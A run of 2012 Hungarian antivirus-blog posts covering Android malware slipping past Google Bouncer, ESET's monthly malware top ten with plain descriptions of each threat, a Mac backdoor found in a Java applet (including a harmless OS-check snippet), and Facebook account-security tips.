Ebben a hónapban **nálunk is többször terítékre került már az Android, először a vélelmezett botnet miatt**, amely a Yahoo! mailes küldőktől spammelték tele a világegyetemet. Bár ezt aztán egyesek később cáfolták, ami viszont teljesen biztos, hogy beindulni látszik az Androidos kártevők mainstreamje, meredek emelkedésnek lehetünk tanúi, elérte a 25 ezret a számuk, és bár **ez még nem egy kezelhetetlen mennyiség, ám a trend szerint úgy tűnik sorsuk a folyamatos növekedés lesz**.



A CNET kutatói végeztek egy érdekes kísérletet, amelyben készítettek egy hasznosnak tűnő Androidos alkalmazást SMS Blocker néven, szépen beálltak vele a sorba, és feltették a Google Play áruházba. Ott azután **különféle frissítésekkel - szám szerint tizenegyszer - megvadították az eredetileg ártalmatlan programot, és mindenféle ártalmas részeket, tulajdonságokat is belecsempésztek**, egy speciális rejtő technikát alkalmazva. A frissítésekkel bővített kódok például alkalmasak voltak a telefon tárolt adatokhoz való hozzáférésre, és hasonlók. Nicholas Percoco, a Trustwave SpiderLabs vezetője azt nyilatkozta a sajtónak, hogy **az app utolsó változata például képes volt arra, hogy ellopja a telefonokon tárolt fotókat, feljegyzéseket, üzeneteket és az okostelefonokat akár DDoS támadásokhoz is felhasználhatták volna. A Bouncer a trükkös rejtés miatt előtte egyszer sem érzékelte a káros részeket, így végül csak akkor észlelte, amikor a kutatók szándékosan az elfedési technológia nélkül frissítették azt**. Ekkor és csak ekkor vette le a Bouncer a programot a Google Play polcairól. A kutatók arra a következtetésre jutottak, hogy a Google-nek még sokat kell javítania a védelmén, míg

a Google részéről egyelőre nem kívántak nyilatkozni az esettel kapcsolatosan.



Aki kíváncsi, **megnézheti majd az említett hackerkonferenciákon az "Adventures in Bouncerland" című előadást, melynek lényege, hogy sokan túlbecsülik a Bouncer felismerési képességeit**, holott a valóságban a semminél persze jobb, de nagyon is limitált lehetőségei vannak, és most már látványosan demonstrálva láthatjuk azt is, kellő rafinériával ez is kijátszható.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Tízből öt kártevő hátsóajtót nyit
- Ez történik a weben egy perc alatt
- Hogyan szúrjuk ki a gyanús Android appokat?
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4672322

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Autorun és Conficker újra az élbolyban

2012.07.25. 11:00 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: adatok 2012 június nod32 threatsense vírusstatisztika


Az ESET **minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját**, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2012. júniusában a következő 10 károkozó terjedt a legnagyobb számban.



Négyéves kártevők uralják az élmezőnyt, hiszen mind a külső adathordozókon terjedő Autorun vírus, és a Microsoft Windows MS08-067 biztonsági hibáját kihasználó Win32/Conficker hálózati féreg vezeti a tízes listát. Hogy ez így lehet, annak többek közt az is az oka, hogy **a felhasználók jelentős része hanyagolja el a Windows rendszerek frissítéseit, jól láthatóan akár éveken keresztül is** frissítetlen, foltozatlan gépek tömegeiről beszélhetünk. Randy Abrams, az ESET korábbi oktatásért felelős műszaki igazgatója még 2009-ben készített egy alapos, minden egyes Windows változathoz, és külön a 32, illetve 64 bites operációs rendszerekhez tartozó összefoglalót, **melyben minden felhasználó készen kapta azokat a linkeket, amelyekre csak kattintani kell, és amelyekkel az Autorun vírus előtt lehet becsukni a kaput**. A mostani helyzet fényében úgy tűnik, sajnos sokan hagyták ezt is figyelmen kívül. Az összes antivírus szakember évek óta hangsúlyozza, hiába használ valaki megfelelő védelmi programot, ha eközben a biztonsági hibák javításait elhanyagolja, nem telepíti azokat rendszeresen és naprakészen.



Az ESET Global Trends Report ehavi kiadása külön fejezetet szentelt annak az AutoCAD rajzokat lopó, ipari kémkedésre specializálódott kártevőnek, melyet éppen az ESET víruskutatói lepleztek le. Az ESET Live Grid (az ESET ThreatSense.Net következő generációs változata) egy korszerű, megbízhatósági értékeléseken alapuló figyelmeztető rendszer, amely képes már korai fázisukban észlelni a terjedő kártevőket. Pontosan ez segítette a leleplezést, mivel az ESET víruslabor munkatársai a perui adatokban jelentős eltéréseket észleltek. A begyűjtött mintákból aztán egyértelműen sikerült azonosítani, hogy az ACAD/Medre. **A féreg a számítógéppel segített tervezés egyik legismertebb eszközének, a Magyarországon is széles körben használt AutoCAD rajzállományok ellopására, illetve ezek e-mailben Kínába való továbbítására lett kifejlesztve**. Az ESET kutatói felvették a kapcsolatot az ügyben érintett Tencent nevű kínai internetszolgáltatóval, a kínai CERT-tel (Chinese National Computer Virus Emergency Response Center) és magával az AutoDesk céggel is, aki az AutoCAD programot fejlesztette és forgalmazza világszerte. **A vizsgálatok szerint több tízezer rajzot sikerült már a kártevőnek ellopni, ezek döntő többsége perui számítógépekről került illetéktelen kezekbe**. Az ESET igyekezett minden tőle telhetőt megtenni, így a cégekkel való közvetlen kapcsolatfelvételen, és a kártevő felismerésen túl közzétettek egy, az AutoCAD-hez való ingyenes önálló mentesítő segédprogramot is.




Júniusi fontosabb blogposztjainkat áttekintve három érdekes témát is kiemelhetünk. Korábban szót ejtettünk a Macintosh gépeket széles körben támadó Flashback kártevőről, és ennek kapcsán most **úgy tűnik, az Apple cég marketing üzenete is változik, haladnak a korral. A korábbi "It doesn't get PC viruses", ami nagyjából azt üzente, "a Macen nincsenek vírusok" helyett** mostanra már az "It's built to be safe", vagyis "biztonságos működésűre tervezték" szlogen olvasható a weboldalukon.

Ezzel kapcsolatos örömhír lehet, hogy **az Apple mostantól fokozott hangsúlyt fektet majd a biztonságra**, így a soron következő Mountain Lion már napi automatikus biztonsági frissítéseket fog majd kapni.



Ugyancsak az elmúlt hónapban számoltunk be arról, hogy nagyszabású és sajnos sikeres támadás áldozatává vált a LinkedIn portál, a hírek szerint 6.5 millió felhasználó adata került illetéktelen kezekbe. **Ennek kapcsán igyekeztünk összegyűjteni azokat a fontos tudnivalókat, amiket az account ellenőrzéséhez, illetve esetleges érintettségnél a mentesítéshez, jelszócseréhez, kárelhárításhoz hasznos lehet**.


Végül egy olyan érdekesség is terítékre került, ahol a Microsoft Power Point prezentáció állományaiba helyeztek a kártevőterjesztők olyan Flash Player kód sebezhetőséget, **amely az elemzések tanúsága szerint hátsó ajtót telepített a fertőzött a számítógépekre**. Jellemzően kéretlen levelek mellékleteiben érkeztek ezek a PPT fájlok, és ennek kapcsán ismételten csak megerősíteni tudjuk, hogy az operációs rendszer, és benne az alkalmazói programok naprakész frissítése mennyire lényeges eleme a biztonságnak.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2012. júniusában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 29.27%-áért.** Aki pedig folyamatosan és **első kézből szeretne értesülni a legújabb Facebook-os kártevőkről**, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán.

1. INF/Autorun vírus
Elterjedtsége a júniusi fertőzések között: 6.28%
Előző havi helyezés: 1.


Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. Win32/Conficker féreg
Elterjedtsége a júniusi fertőzések között: 3.65%
Előző havi helyezés: 4.

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.




Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

3. HTML/ScrInject.B trójai
Elterjedtsége a júniusi fertőzések között: 3.57%

Előző havi helyezés: 3.

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

4. HTML/Iframe.B.Gen vírus
Elterjedtsége a júniusi fertőzések között: 3.55%
Előző havi helyezés: 2.

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.eset.eu/virus/html-iframe-b-gen

5. JS/Iframe trójai
Elterjedtsége a júniusi fertőzések között: 2.72%
Előző havi helyezés: 5.

Működés: A JS/Iframe trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-iframe-as-trojan-blacoleref-l-hc-gen-agent-erc

6. Win32/Sirefef trójai
Elterjedtsége a júniusi fertőzések között: 2.57%
Előző havi helyezés: 6.

Működés: A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra. Működése közben különféle kártékony SYS és DLL állományokat hoz létre a megfertőzött számítógép c:\windows\system32 mappájában, és eredményes rejtőzködése érdekében rootkites technológiát is használ.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-sirefef-a-trojan-dropper-pmax-a-horse-trojandropper

7. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a júniusi fertőzések között: 2.10%
Előző havi helyezés: 9

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-trojandownloader-iframe-nke-trojan-clicker-agent-ev-mal-f-kt

8. Win32/Sality vírus
Elterjedtsége a júniusi fertőzések között: 1.87%
Előző havi helyezés: 8.


Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

9. Win32/Dorkbot féreg
Elterjedtsége a júniusi fertőzések között: 1.83%
Előző havi helyezés: 7.


Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-dorkbot-a-worm-gen-trojan-menti-gjic-pws-zbot-fo

10. Win32/Ramnit vírus
Elterjedtsége a júniusi fertőzések között: 1.13%
Előző havi helyezés: 10.

A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-ramnit-a-backdoor-ircnite-bwy-w32?lng=en

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Informatikai biztonság az egészségügyben
- Az XP él, az XP élt, az XP élni fog
- Mi a közös bennük? Trójai, Chrome, kormányzat
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4676699

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Mac-es hátsóajtó Firefox és Skype kémkedéssel

2012.07.27. 14:18 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: mac firefox safari skype osx rootkit kémprogram hátsóajtó adium

Most, hogy pár hete megváltozott a szlogen "Itt nincsenek vírusok, mint a Windows alapú gépeken"-ről "A beépített védelemnek köszönhetően az OS X folyamatosan véd"-re, ezúttal egy olyan kártevőről számolnak be a biztonsági szakemberek, amely **nem igényel felhasználói beavatkozást, hanem csendben magától települ**, és végzi a címben szereplő dolgokat.




A **Java-ban készült applet ellenőrzi, hogy Windows vagy Mac gépet lát-e**, és eszerint települ. Hátsóajtót hoz létre, és **akár admin jogosultságot is használ, létrehozva számos véletlenszerű névvel ellátott kártékony komponenst**. Az elemzés szerint jól látható az a törekvés, hogy **a visszafejtést lehetőség szerint minél jobban meg akarták nehezíteni**, és annyi már biztosan kijelenthető, hogy az Adium és Windows Messenger üzenetküldők, továbbá a Firefox és Safari webböngészők, valamint a Skype VOIP kliens **alkalmazások tevékenységét igyekszik kikémlelni, miközben a technikailag igen fejlettnek nevezhető kártevő a futását elrejti az Activity Monitor szeme elől**.




```
if(WebEnhancer.isWindows())
    s1 = (new StringBuilder()).append(s1).append("win").toString();
else
if(WebEnhancer.isMac())
{
    s1 = (new StringBuilder()).append(s1).append("mac").toString();
} else
{
    java.lang.System.out.println("Unknown operating system, quitting!");
    java.lang.System.exit(0);
}
```

Áldásos tevékenységei között olyanokat is találunk, mint az egér koordináták követése, billentyűzet naplózás, belső mikrofon használata, képernyőmentések készítése, naptár és címjegyzék adatokhoz való hozzáférés.



Szemlátomást már egyre komolyabb energiákat ölnek a Macintosh elleni támadási lehetőségekre, amint persze az is jól látszik, **az Adobe Flash után mostanában** az újabb kiszemelt Jolly Joker célpont a meglehetősen gyenge pontnak számító Java lett.



Hogy a felhasználók közül ki használ antivírust Macintoshon és ki nem, abban erősen és indulatosan megoszlanak a vélemények, **abban viszont mindenképpen egyetértenek még a biztonsági szakértők is, hogy a védekezés szempontjából a sok megoldandó probléma közt a Java automatikus frissítéseinek megoldása lenne az egyik, talán kulcsfontosságú feladat**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Informatikai biztonság az egészségügyben
- Elégedetlenek vagyunk a Facebook biztonságával
- Utaljunk pénzt a S.O.C.A.-nak
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4681946

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Válogatott nyári tanácsok Facebook biztonsághoz

2012.07.30. 12:45 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: biztonság facebook account

Korábbi hasonló témájú posztunkhoz képest - amely terjedelmesebb volt, és inkább a mit osszunk meg és mit nem kérdésre fókuszált - most **egy könnyedebb, rövidebb, de úgyszintén hasznos nyári összefoglalót nyújtunk át, mikre érdemes figyelni**.



Egy Commtouch felmérés szerint a felhasználók akkor is veszélyben lehetnek, ha ők maguk azt gondolják, semmilyen gyanús akcióban nem vettek részt, ilyesmi csak másokkal történhet meg. A Facebook fiók némelyeknek hasonlíthat az email fiókhoz abban a tekintetben, hogy sokaknak fel sem tűnik (egy jó darabig), ha feltörték azt. **A Facebook üzemeltetők szerint** napi 600 ezer accountok feltörését célzó próbálkozást fedeznek fel, és állítanak le.

Gyakori mód az adathalászat a Facebookon is, ilyenkor vagy **ismerős, vagy egy hivatalosnak tűnő szervezet próbál személyes adatokat bekérni tőlünk**. Általános szabály nincs, hiszen a megtévesztéses (social engineering) módszerek tárháza végtelen, ellene az óvatos és józan hozzáállás - ki kéri, miért kéri, biztos hogy ő írta a levelet, vajon mire kell neki ez az adat, mi van ha nem adom meg - segíthet.



Hozzáférhetnek különféle belépéseinkhez akkor is, ha gépünk olyan kémprogrammal fertőzött, amely naplózza a billentyűzet leütéseket, majd ezeket elküldi a támadóknak. Ekkor hiába változtatunk jelszót, az első lépésnek egy alapos vírus- és kémprogram ellenőrzésnek kell lennie, és csak ha már tiszta a gépünk, akkor jöhet a jelszócsere.

A Likejacking, vagy lájkgyűjtés **az a módszer, amikor tudtunkon kívül - például egy ablak bezárásával - böngészőnk automatikusan lájkol valamit anélkül, hogy mi azt akarnánk**. Ez ellen például eredményesen felléphetünk, ha valamilyen biztonságosabb böngészőt használunk, amelyhez van olyan kiegészítő, ami az ilyen layeres, scriptes trükköket blokkolni tudja. Például jó lehet erre a célra egy Firefox + AdBlock Plus + NoScript.

Clickjacking az, amikor például kapunk egy üzenetet, amelyben "OMG, Hűha, ezt látnod kell, mekkora videó, XY meztelenül, stb." Ilyenkor aztán vagy eljutunk valamilyen videóhoz, vagy nem, reklamálhat nem létező kodeket, stb. Ami viszont a lényeg, vagy **a céloldal, vagy az előtte észrevétlenül betöltődő oldal letöltéséért, látogatásáért a támadó pénzt kap, így ebben neki ez az üzlet**. Az ilyen jellegű támadások viszonylag egy kaptafára készülnek, könnyen felismerhetőek, sok esetben csak lájkolás után tekinthető meg mi is az, majd utána automatikusan már a mi nevünkben megy ki ugyanez a levél ("OMG, Hűha, ezt látnod kell, mekkora videó, XY meztelenül, stb."), mintha mi ajánlgatnánk tovább ugyanazt a saját ismerőseinknek, szóval nem érdemes ilyesmikre kattintani.



Összefoglalva **mindenképpen gyanús jel lehet, ha ismerőseink visszajeleznek, hogy nevünkben különféle üzeneteket, felhívásokat, leveleket, videókra és képekre mutató linkeket kaptak. Ha mi egészen biztosan nem küldtünk ilyesmiket, akkor ideje belépni és ellenőrizni a dolgainkat**, és rendet tenni. Jöjjönek hát akkor a jó tanácsok.

- **Módosítsuk a Facebook jelszót rendszeres gyakorisággal**, mondjuk a negyedévenként az már jobb, mint a sosem, és nem is ró elviselhetetlen szellemi terhet ránk.

- **Legyen a jelszó erős** (kis és nagy betű, szám, írásjel, 8-10 karakternél nem rövidebb)

- **Legyen a jelszó egyedi**, azaz sehol máshol ne használjuk ugyanazt, mert ha egy valamit feltörnek, a tapasztalat szerint a támadók az összes kapcsolódó helyet is végiglátogatják, végigpróbálgatják.



- Ha befejeztük a Facebookos látogatást, **ne csak a böngésző ablakot zárjuk be, hanem lépjünk ki szabályosan a Kilépés gombbal, fejezzük be a munkamenetet**.

- **Engedélyezzük, illetve válasszuk ki (ne tiltsuk le) a "https://" böngésző módot** a Facebook beállításoknál. Emellett lehetőségünk van kérni értesítést arról, ha idegen számítógép vagy eszköz kísérel meg fiókunkba belépni.

- **Gyanús linkekre ne kattintsunk, ismeretleneket ne igazoljunk vissza** barátként.



Ha mégis megtörtént a baj, akkor pedig egy **teljes körű víruskeresés futtatása után jöhet a már emlegetett jelszó csere, a gyanús üzeneteket kitörölhetjük, vagy jelenthetjük is a Facebooknak, gyomláljunk ki minden olyan applikációt, amikről nem tudjuk micsodák, hogy kerültek oda, majd jelentkezzünk ki a fiókunkból, és töröljünk minden átmeneti cache és egyéb temporális böngészőállományt**. Az ismételt bejelentkezés után elvileg helyreáll a rend.

Tetszik 24 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Az XP él, az XP élt, az XP élni fog
- Safe mód a Mechagodzilla ellen
- Nyári tanácsok utazáshoz
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4686441

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Az ESET megkapta 74. VB100% díját

2012.08.01. 11:54 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: nod virus nod32 eset bulletin vb100 av-comparatives advanced+

